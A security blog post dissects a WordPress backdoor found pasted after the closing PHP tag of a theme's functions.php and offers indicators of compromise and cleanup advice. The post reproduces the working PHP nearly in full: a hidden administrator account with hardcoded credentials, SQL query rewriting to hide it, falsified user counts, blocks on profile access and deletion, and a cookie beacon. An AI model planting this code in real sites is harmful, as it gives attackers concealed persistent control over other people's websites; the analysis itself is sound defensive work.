There is a special kind of comedy in finding malware that has successfully infected a WordPress site but failed at the final and most important step: actually running.
That was the case with a suspicious chunk of code I found appended to the end of a WordPress theme’s functions.php file. It had all the usual ingredients of a WordPress backdoor. A hidden administrator account. Hooks into the admin user list. Query manipulation. A little self-protection. A cookie-based “yes, I am here” signal. It was not subtle, but it was purposeful.

And then, beautifully, it had been inserted after the closing PHP tag.
After the ?>.
Outside PHP scope.
Which means the server did not execute it as PHP. It printed it.
That is the malware equivalent of a burglar carefully picking the lock, stepping into the hallway, taking off his shoes, and then loudly reading his entire plan into the doorbell camera.
This is also why this specific sample is interesting beyond the usual “WordPress got hacked again” sigh. The mistake turns the infected site into its own forensic report. Instead of being hidden inside server-side execution, the backdoor becomes visible in rendered pages, feeds, cached pages, and search engine indexes. Searching for the hardcoded password from this sample currently turns up multiple public web pages where the same code has leaked into the page output, indicating that this is not a one-off local oddity but part of a wider infection pattern. Public search results for the password and function names show the snippet exposed across various unrelated sites. (Connect2Dialogue)
The code is not heavily obfuscated. It does not use eval, base64 nesting, fake image headers, or the usual PHP spaghetti monster techniques that make malware analysts start muttering at the screen. Instead, it hides in plain sight by pretending to be boring WordPress glue code. That is precisely what makes it worth looking at.
It is not clever in the “nation state with a clean keyboard” sense. It is clever in the “this will survive on badly maintained WordPress installs for years” sense. Which, sadly, is often the more realistic threat model.
Why functions.php Is Such a Lovely Place to Hide Something Terrible
The WordPress theme functions.php file is a very powerful place. WordPress describes it as the place where a theme can add unique features and hook into WordPress core functionality. In newer WordPress documentation, it is described even more bluntly: functions.php essentially behaves like a plugin and is automatically loaded when the active theme is loaded on both the front end and the admin side. (WordPress Developer Resources)
That makes it useful for legitimate theme features. It also makes it attractive to attackers.
A malicious plugin has to exist as a plugin. It may show up in the plugin list unless additional hiding tricks are used. A modified core file may be overwritten by updates or detected by integrity checks. A hacked theme file, however, often sits in the comfortable grey zone where site owners already expect custom code, random snippets from Stack Overflow, and that one “temporary” fix added in 2018 by someone named Martin who no longer answers email.
In other words, functions.php is where neatness goes to die.
For an attacker, adding a few lines to this file gives code execution on normal WordPress page loads, access to WordPress APIs, access to hooks, database functions, user functions, option storage, and admin-side behavior. It is not just a place to store code. It is a control panel.
In this case, the attacker appears to have wanted exactly that: a persistent administrator account hidden from the real administrators.
Unfortunately for them, the payload was pasted after the final PHP closing tag. In a PHP-only file, the closing tag is optional and commonly omitted specifically to avoid accidental output. WordPress core discussions and coding standards have repeatedly encouraged omitting closing PHP tags in pure PHP files because anything after ?> can become output and cause unexpected behavior. (core.trac.wordpress.org)
Here, that “unexpected behavior” is the malware being printed to the public website like a confession taped to the front door.
The First Guard: “Only Run Inside WordPress”
The snippet begins like this:
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) {This is a small but important wrapper.
The first condition checks whether wp_admin_users_protect_user_query already exists. That prevents redeclaration errors if the code is included more than once. Malware authors do this for the same reason legitimate developers do: PHP fatal errors are noisy. A backdoor that breaks the site gets noticed faster.
The second condition checks whether add_action exists. That is a WordPress function. If the file is loaded directly outside WordPress, add_action will not exist, so the malware does nothing.
That gives us our first clue about intent. This is not standalone PHP malware designed to run in any random context. It is WordPress-specific and expects to be loaded after WordPress itself has initialized enough of its plugin/theme API.
This is also part of why functions.php is a natural target. The attacker can assume WordPress functions exist. They do not need to open database connections manually or know table prefixes. They can just use the platform’s own APIs.
The code then registers four hooks:
add_action('pre_user_query', 'wp_admin_users_protect_user_query');
add_filter('views_users', 'protect_user_count');
add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles');
add_action('admin_menu', 'protect_user_from_deleting');These are not random. They are aimed directly at the WordPress admin user-management interface.
The pre_user_query hook fires after a WP_User_Query has been parsed but before the query is executed. WordPress documentation explicitly says the query object contains SQL parts formed from parsing the query, which means code hooked here can alter the SQL before it hits the database. (WordPress Developer Resources)
That is a powerful hook. Legitimate plugins can use it to customize user searches. Malware can use it to hide a user from administrators.
The views_users filter is a dynamic list table view filter for the Users admin screen. It lets code alter the little “All”, “Administrator”, and similar counters shown above the user table. WordPress documents this family of list-table view filters as allowing modification of the available list table views. (WordPress Developer Resources)
The load-user-edit.php action targets loading of the user edit page.
The admin_menu hook runs during admin menu construction, but here it is abused as a convenient admin-side hook to detect delete attempts.
Put together, the payload tries to do four things:
- It creates an administrator account.
- t stores that account’s user ID in the WordPress options table.
- It hides that account from the Users list.
- It blocks other administrators from opening or deleting that account.
That is not a drive-by defacement. That is persistence.
Creating the Backdoor Administrator
The core of the backdoor is this array:
$args = array(
    'user_login' => 'adm1n',
    'user_pass' => 'Bwn6fOzW0Zc6VfNNCAo1bWRmG2a',
    'role' => 'administrator',
    'user_email' => 'adm1n@wordpress.com'
);The username is adm1n, with the “i” replaced by a one. Truly elite. Somewhere a hoodie was zipped dramatically.
The password is hardcoded. The email address is adm1n@wordpress.com, which is not proof of any connection to WordPress.com. It is just a convenient-looking email address. Attackers often use generic emails like this because they blend into the mental clutter of WordPress admin screens. A busy site owner might see adm1n, think “maybe some old maintenance account,” and move on.
The role is the important part: administrator.
The code then checks if the username exists:
if (!username_exists($args['user_login'])) {
    $id = wp_insert_user($args);
update_option('_pre_user_id', $id);WordPress’s username_exists() checks whether a given username already exists and returns a user ID or false. wp_insert_user() inserts a user into the database. update_option() updates a named option, and if the option does not already exist, it will be created. (WordPress Developer Resources)
So, on first run, the malware creates a new admin user and stores the user ID in the option named _pre_user_id.
That option name is intentionally dull. It looks like internal plugin state. WordPress databases are often full of options with underscores, prefixes, stale plugin leftovers, transient-like names, and historical debris. _pre_user_id is not invisible, but it is forgettable, and forgettable is good enough on many compromised sites.
The stored ID matters because usernames can be changed, accounts can be queried in different ways, and the malware wants a stable identifier for the account it intends to hide.
Then we get the “repair” branch:
} else {
    $hidden_user = get_user_by('login', $args['user_login']);
    if ($hidden_user->user_email != $args['user_email']) {
        $id = get_option('_pre_user_id');
        $args['ID'] = $id;
        wp_insert_user($args);
    }
}This is a little odd, but the intent is understandable. If the username already exists, it fetches the user by login. If the email does not match the expected email, it grabs the stored _pre_user_id, assigns it into $args['ID'], and calls wp_insert_user() again.
In WordPress, wp_insert_user() can be used with an ID field to update an existing user. So this branch appears to be a crude attempt to restore or overwrite the hidden admin account if something about it has changed.
It is not robust. It assumes _pre_user_id still points to something useful. It does not properly validate all failure cases. But malware does not need to be beautiful. It only needs to work often enough on enough neglected sites.
That is the depressing economics of commodity web malware.
Hiding the User from the User List
The first protection function is the most interesting:
function wp_admin_users_protect_user_query($user_search) {
    $user_id = get_current_user_id();
    $id = get_option('_pre_user_id');

    if (is_wp_error($id) || $user_id == $id)
        return;

    global $wpdb;
    $user_search->query_where = str_replace('WHERE 1=1',
        "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}",
        $user_search->query_where
    );
}This function runs on pre_user_query. It fetches the current user ID and the stored hidden user ID. If the current user is the hidden admin account, it returns without changing the query. In other words, the attacker’s own account is allowed to see normal user listings.
For everyone else, it modifies the SQL WHERE clause.
The original WordPress user query often contains a WHERE 1=1 fragment, a common pattern used to simplify later appending of conditions. The malware replaces that with:
WHERE {id}={id} AND wp_users.ID<>{id}The {id}={id} part is always true, assuming the ID is a scalar value. It is logically pointless, but it preserves the structure of a WHERE clause. The real condition is:
wp_users.ID <> {id}That excludes the hidden user ID from the result set.
So when a real administrator opens the Users screen, WordPress queries users, the malware modifies the SQL, and the backdoor account disappears from the table. Not deleted. Not disabled. Just omitted from the list.
This is a classic stealth trick: do not try to hide the whole compromise, just hide the one thing an administrator is most likely to inspect.
The interesting thing is how “WordPress-native” the backdoor is. It does not patch database tables directly. It does not hook MySQL at the server level. It just uses WordPress’s own extensibility model against it. The same hooks that make plugins powerful make malware cozy.
This is a recurring theme in WordPress compromise reports. Security firms have repeatedly documented malicious WordPress code that creates or preserves hidden admin users as a persistence mechanism, including malware packaged as fake or hidden plugins. Sucuri, for example, documented malicious WordPress plugins creating hidden admin user backdoors in 2025, and Wordfence has reported malware masquerading as legitimate hidden WordPress plugins. (Sucuri Blog)
This sample is simpler than some of those campaigns, but the strategy is familiar: get admin, keep admin, hide admin.
Lying About the User Count
Hiding the user from the table is not enough. WordPress also shows counters above the Users table. If the table lists three administrators but the “Administrator (4)” view says four, even a sleepy site owner might notice.
So the malware patches the counts too:
function protect_user_count($views) {

    $html = explode('<span class="count">(', $views['all']);
    $count = explode(')</span>', $html[1]);
    $count[0]--;
    $views['all'] = $html[0] . '<span class="count">(' . $count[0] . ')</span>' . $count[1];

    $html = explode('<span class="count">(', $views['administrator']);
    $count = explode(')</span>', $html[1]);
    $count[0]--;
    $views['administrator'] = $html[0] . '<span class="count">(' . $count[0] . ')</span>' . $count[1];

    return $views;
}This function edits the rendered HTML fragments for the Users screen views. It subtracts one from the “all users” count and one from the “administrator” count.
There is something almost charmingly ugly about this. It is not using a proper data model. It is splitting HTML strings around '<span class="count">(' and ')</span>', decrementing the number, and stitching the HTML back together.
It is brittle. If WordPress changes the markup, if localization changes the structure, if another plugin modifies the views, or if the administrator role count is missing for some reason, this can throw notices or break the display.
But again, commodity malware does not need engineering elegance. It needs broad compatibility and “good enough” stealth.
This also tells us the attacker expects the hidden account to be an administrator. The code specifically decrements $views['administrator']. If the account had another role, the count manipulation would be wrong. But the account is inserted with role => administrator, so the math lines up.
The backdoor is not merely hiding a user from SQL queries. It is also trying to maintain the illusion that the user never existed.
Blocking Profile Inspection
The next function blocks attempts to open the hidden user’s profile:
function wp_admin_users_protect_users_profiles() {
    $user_id = get_current_user_id();
    $id = get_option('_pre_user_id');

    if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id)
        wp_die(__('Invalid user ID.'));
}This runs when user-edit.php loads.
If the request contains user_id matching the hidden user ID, and the current user is not the hidden user, WordPress dies with “Invalid user ID.”
This is a defensive wall around direct access.
Because even if the account is hidden from the user list, an administrator could still theoretically access:
/wp-admin/user-edit.php?user_id=123If they guess or discover the ID. This function prevents that.
It is also designed to look like a normal WordPress failure. “Invalid user ID” does not scream “malware is protecting a backdoor account.” It sounds like a stale link, deleted user, or weird admin glitch. WordPress sites produce enough harmless weirdness that many administrators have been trained to shrug and refresh.
That shrug is where malware lives.
Blocking Deletion
The final protection function tries to stop deletion:
function protect_user_from_deleting() {

    $id = get_option('_pre_user_id');

    if (isset($_GET['user']) && $_GET['user']
        && isset($_GET['action']) && $_GET['action'] == 'delete'
        && ($_GET['user'] == $id || !get_userdata($_GET['user'])))
        wp_die(__('Invalid user ID.'));

}This checks for a request containing user and action=delete.
If the requested user is the hidden ID, it dies with “Invalid user ID.” It also dies if get_userdata($_GET['user']) fails, which again helps mimic normal WordPress behavior around invalid users.
This is not a complete deletion defense in all possible paths. WordPress has bulk actions, nonces, different admin flows, and plugin-mediated user management. But it covers a common direct deletion route.
Together with the query hiding and profile blocking, it creates a simple invisibility cloak around the backdoor account.
Not a good invisibility cloak. More of a Halloween cape with glitter on it. But on an unmaintained WordPress site, that may be enough.
The Cookie Beacon
At the bottom, the snippet contains this:
if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) {
    die('WP ADMIN USER EXISTS');
}This is a little status endpoint hidden inside normal page execution.
If someone sends a request with the cookie WP_ADMIN_USER set, and the adm1n user exists, the site terminates and prints:
WP ADMIN USER EXISTSThat gives the attacker a quick way to verify whether the backdoor account exists without logging in. It is a beacon. A check-in. A cheap “is my implant still alive?” mechanism.
It is also very noisy if you know what to look for. Server logs containing requests with a WP_ADMIN_USER cookie would be suspicious. So would responses containing WP ADMIN USER EXISTS.
In this particular accidental-outside-PHP case, the beacon will not work because the code is not executed. But on sites where the same snippet was inserted inside PHP scope, it would give the operator a simple validation mechanism.
This is one of those tiny details that makes the code feel operational rather than theoretical. The attacker did not just want an admin account. They wanted to be able to confirm its presence at scale.
The Beautiful Failure: Outside the PHP Scope
Now to the part that makes this sample special.
The code was appended after the closing PHP tag in functions.php.
A simplified version looks like this:
<?php

// legitimate theme code here

?>

if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) {
    ...
}
Once PHP reaches ?>, it exits PHP mode. Text after that is treated as output unless PHP is reopened with <?php.
The malware snippet does not reopen PHP. Therefore, it is not parsed as PHP. It is printed as plain text during the include.
Because functions.php is loaded by WordPress, that output can leak into front-end pages, admin pages, feeds, AJAX responses, or wherever the theme load happens. Depending on caching, buffering, theme behavior, and where output begins, it may appear visibly in the HTML response or in page source.
This explains why searching for the hardcoded password reveals infected pages. Google and other search engines are not indexing server-side PHP code. They are indexing the accidental output of that code.
Public results show this exact code fragment, including the hardcoded password, appearing in pages belonging to unrelated sites. Some results show the same adm1n credentials. Others show very similar variants with different usernames and passwords, suggesting either a family of related snippets or copy-paste mutations used by different actors. (example: Euxton Girls FC)
That distinction matters. When you see PHP code in a page response, it usually means one of two things. Either the server is misconfigured and serving PHP source as text, which is catastrophic in its own way, or the code exists outside executable PHP blocks and is being emitted as normal output. In this case, because the file is a theme functions.php and the code was appended after ?>, the latter explanation fits perfectly.
The malware failed, but the compromise still matters. Code does not append itself to functions.php by magic. Something wrote it there. Maybe a vulnerable plugin. Maybe stolen credentials. Maybe a compromised admin account. Maybe a malicious theme or plugin upload. Maybe another backdoor already present on the site.
The broken payload is not the disease. It is a rash.
Indicators of Compromise
For defenders, this sample gives several useful indicators. I would avoid treating any single one as conclusive in isolation, but together they are strong signals.
The most obvious indicators are the username adm1n, the email adm1n@wordpress.com, the option _pre_user_id, the cookie name WP_ADMIN_USER, the response text WP ADMIN USER EXISTS, and the function names beginning with wp_admin_users_protect_.
The hardcoded password is also highly searchable, but I would be careful with how that is used. Searching the public web for the password finds exposed infected pages, but that should be treated as passive research, not an invitation to poke at other people’s sites. The internet has enough unpaid chaos goblins already.
On a site you own or administer, practical checks would include inspecting the active theme’s functions.php, searching all PHP files for the function names, checking the WordPress users table for suspicious administrators, checking the options table for _pre_user_id, reviewing web server logs for the WP_ADMIN_USER cookie, and comparing theme/plugin files against known-good copies.
Also remember that deleting this one snippet may not remove the original entry point. If the attacker got in through a vulnerable plugin, weak credentials, writable theme editor, abandoned admin account, or another backdoor, they may simply reinfect the site.
WordPress incident response should not be “delete the weird thing and go make tea.” It should be “delete the weird thing, find out how the weird thing got there, assume there are more weird things, rotate credentials, patch everything, and only then make tea.”
Tea is important. But sequence matters.
The Bigger Pattern: Hidden Admins Are Still Popular
Hidden admin backdoors are not new. They persist because they are simple, effective, and perfectly matched to WordPress’s threat surface.
A web shell gives file-level control but may be removed by a scanner. A malicious plugin may show up in the plugin list. A hidden administrator account gives the attacker access through the front door. They can log in like a normal user, install plugins, edit files if allowed, change settings, create content, inject scripts, or add new persistence.
Recent reporting from security companies shows this pattern continuing. Sucuri has documented malicious WordPress plugins that create hidden admin users, and later reporting described backdoors that preserve administrator accounts even if passwords are changed or accounts are deleted. Bitdefender’s coverage of similar Sucuri findings noted persistence logic designed to restore malicious administrator access. (Sucuri Blog)
Wordfence has also reported malware masquerading as legitimate hidden WordPress plugins with remote code execution capabilities, while other 2025 reports describe attackers abusing WordPress mu-plugins, the “must-use plugins” directory, because code there auto-loads and can be less visible to casual administrators. (Wordfence)
The sample in this post is not as advanced as some of those. It does not hide in mu-plugins. It does not fetch a remote payload. It does not use encryption, command execution, or polymorphic tricks. But philosophically, it belongs to the same family: persistence through administrative control, hidden using WordPress’s own extension points.
And that is the nasty part. It does not need a kernel exploit. It does not need a zero-day in PHP. It just needs one weak point in the enormous WordPress ecosystem, and then it can use WordPress as designed.
A Small Rant About WordPress Hygiene
WordPress itself is not the punchline. Let us be fair. WordPress powers a ridiculous portion of the web because it is flexible, familiar, easy to host, and supported by a huge ecosystem. The core project has a serious security process, and the platform can absolutely be run securely.

But WordPress sites are often not “a WordPress site.” They are a geological formation.
At the bottom, there is a theme from 2016. On top of that, a child theme nobody understands. Then a page builder. Then three slider plugins, because apparently every website needs JavaScript-powered rectangles. Then a forms plugin. Then a caching plugin. Then a security plugin. Then a cookie banner plugin. Then a plugin that adds one shortcode used on one page during a campaign seven years ago. Then a “temporary” snippet in functions.php. Then an admin account for a freelancer who last logged in from a coffee shop during the Obama administration.
And then people are surprised when the thing grows mushrooms.
The usual excuses are familiar. Updating might break the site. The original developer is gone. The client does not have a maintenance budget. The theme is “custom.” The plugin is “business critical.” Nobody knows what that admin user does. Backups probably exist. Somewhere. Maybe.
Attackers love this. Not because each individual site is valuable, but because the ecosystem is predictable. Thousands of sites run the same plugins, the same themes, the same old versions, the same misconfigurations, the same writable directories, and the same “admin-but-not-really-used” accounts.
A single vulnerable plugin can become an internet-wide spray campaign. A single stolen admin password can become a persistent backdoor. A single neglected theme file can become a malware nest.
And the most annoying part is that basic hygiene would stop a lot of it.
Not all of it. Security is never perfect. But a lot.
Keep WordPress core updated. Keep plugins updated. Keep themes updated. Remove what is not used. Disable theme and plugin editing from the admin interface if you do not need it. Use strong unique passwords and multi-factor authentication. Audit administrator accounts. Restrict file permissions. Make backups and test restores. Monitor file changes. Do not install nulled themes unless you enjoy surprise archaeology in PHP. Follow the official hardening guidance instead of relying on one magic plugin with a shield icon. WordPress’s own hardening documentation includes reducing unnecessary database privileges and treating updates and administrative access as part of the security model, not optional decoration. (WordPress Developer Resources)
This is not glamorous work. Nobody gets applause for deleting an unused plugin. There is no cinematic montage for rotating credentials. But that is the work that prevents your website from becoming a search result for someone else’s malware password.
Why the Closing PHP Tag Matters More Than It Looks
There is also a developer lesson hiding inside this mess: stop ending pure PHP files with ?>.
Yes, the malware would have executed if it had been inserted before the closing tag or if it had included a new <?php. So omitting the closing tag is not a malware prevention strategy by itself.
But omitting it prevents accidental output after the PHP block. That accidental output can break headers, corrupt feeds, interfere with redirects, or, as in this case, leak injected code into public responses. WordPress core discussions around removing closing tags from bundled themes cite exactly this class of issue: trailing whitespace or accidental output after ?> can create unwanted effects. (core.trac.wordpress.org)
In normal development, this is about avoiding stray whitespace.
In this case, it gave us a free malware disclosure mechanism.
That does not mean we should rely on attacker incompetence as a detection strategy. “Hope the malware author pastes it wrong” is not a security control, even if it is briefly satisfying.
But it is a reminder that small coding standards exist for reasons. Boring conventions are often scar tissue from old incidents.
What I Would Do on an Infected Site
If I found this on a site I controlled, I would not simply remove the visible code and declare victory.
First, I would take a full backup or forensic copy before changing anything. Not because the malware deserves preservation, but because evidence disappears quickly once cleanup begins.
Then I would check whether the code actually executed. In this specific case, if it was truly after ?> with no reopening PHP tag, it likely did not create the adm1n user. But I would verify that rather than assume it. Check the WordPress users table, the admin user list, and the _pre_user_id option.
I would then search the entire web root for the function names, cookie name, username, email, and password. I would search not only .php files but also cached files, templates, uploads, and any suspicious plugin directories. Malware often exists in more than one place.
Next, I would compare WordPress core, plugin, and theme files against clean versions. For commercial themes where clean source is not easily available, I would reinstall from the vendor package if possible. I would pay special attention to functions.php, wp-config.php, mu-plugins, recently modified PHP files, and anything in uploads that should not be executable.
Then comes account hygiene. Remove unknown administrators. Reset all administrator passwords. Rotate database credentials, hosting credentials, SFTP/SSH credentials, and any API keys that may have been accessible from the site. If email accounts are tied to password resets, secure those too.
Finally, patch the entry points. Update WordPress, plugins, and themes. Remove abandoned components. Disable file editing from wp-admin. Review file permissions. Add server-side restrictions so PHP cannot execute from uploads. Put the site behind a sensible WAF or security layer if appropriate. Enable logging that you will actually look at.
The last part matters. Security tools that nobody checks are just decorative dashboard plants.
The Malware’s Personality, Such As It Is
I like looking at malware like this because small choices reveal the operator’s assumptions.
The function names are made to sound protective: wp_admin_users_protect_user_query, protect_user_count, protect_user_from_deleting. This is not accidental. If a site owner glimpses the code, the words “protect” and “admin users” may delay suspicion for half a second. Sometimes half a second is enough.
The username adm1n is lazy but practical. It is close enough to “admin” to blend in on a neglected site, different enough to avoid colliding with the default admin username, and obvious enough for the attacker to remember.
The option _pre_user_id is vague. It does not say hidden_admin_id. Attackers rarely name things helpfully unless they are mocking us.
The cookie WP_ADMIN_USER is also disguised as something that sounds official. It is not. It is a knock on the door.
The count manipulation shows that the author has used the WordPress admin interface enough to know where the hidden account might still leak. The profile and delete blocking show awareness of direct admin URLs. This was written by someone who understands the basic workflow of WordPress administration.
But the paste-after-?> failure shows the deployment process was sloppy. Maybe automated. Maybe sprayed across many themes without checking file endings. Maybe inserted by another compromised script that simply appends text. Maybe a human attacker moving too quickly.
That combination is very common: malware that is operationally useful but deployed carelessly at scale. The individual sample looks silly. The campaign still works because the internet is large and full of poorly maintained targets.
The Final Lesson
This backdoor failed on the site where I found it because it landed outside PHP scope. That is funny.
It is also not comforting.
A failed payload still means an attacker or automated infection chain had write access to a theme file. It means the site crossed the line from “possibly vulnerable” to “modified by someone who should not be modifying it.” Whether this particular snippet ran is secondary. The site was touched.
The code itself is a compact example of WordPress persistence. Create an administrator. Store the ID. Hide it from the user query. Lie about the counts. Block direct profile access. Block deletion. Add a cookie-based existence check. Do all of this using normal WordPress APIs and hooks.
No wizardry. No cinematic hacking. Just boring, effective abuse of a platform that too many people treat like a fire-and-forget brochure generator.
WordPress can be secure. But it does not remain secure by nostalgia, luck, or the presence of a plugin named something like “Ultra Mega Security Shield Pro.” It remains secure because someone maintains it.
Someone updates it.
Someone removes old junk.
Someone reviews admin users.
Someone notices when PHP code is being printed into public pages.
And, preferably, someone stops putting closing PHP tags at the end of pure PHP files.
Because sometimes the only thing standing between a hidden administrator backdoor and a public confession is two characters:
?>Tiny characters. Big consequences.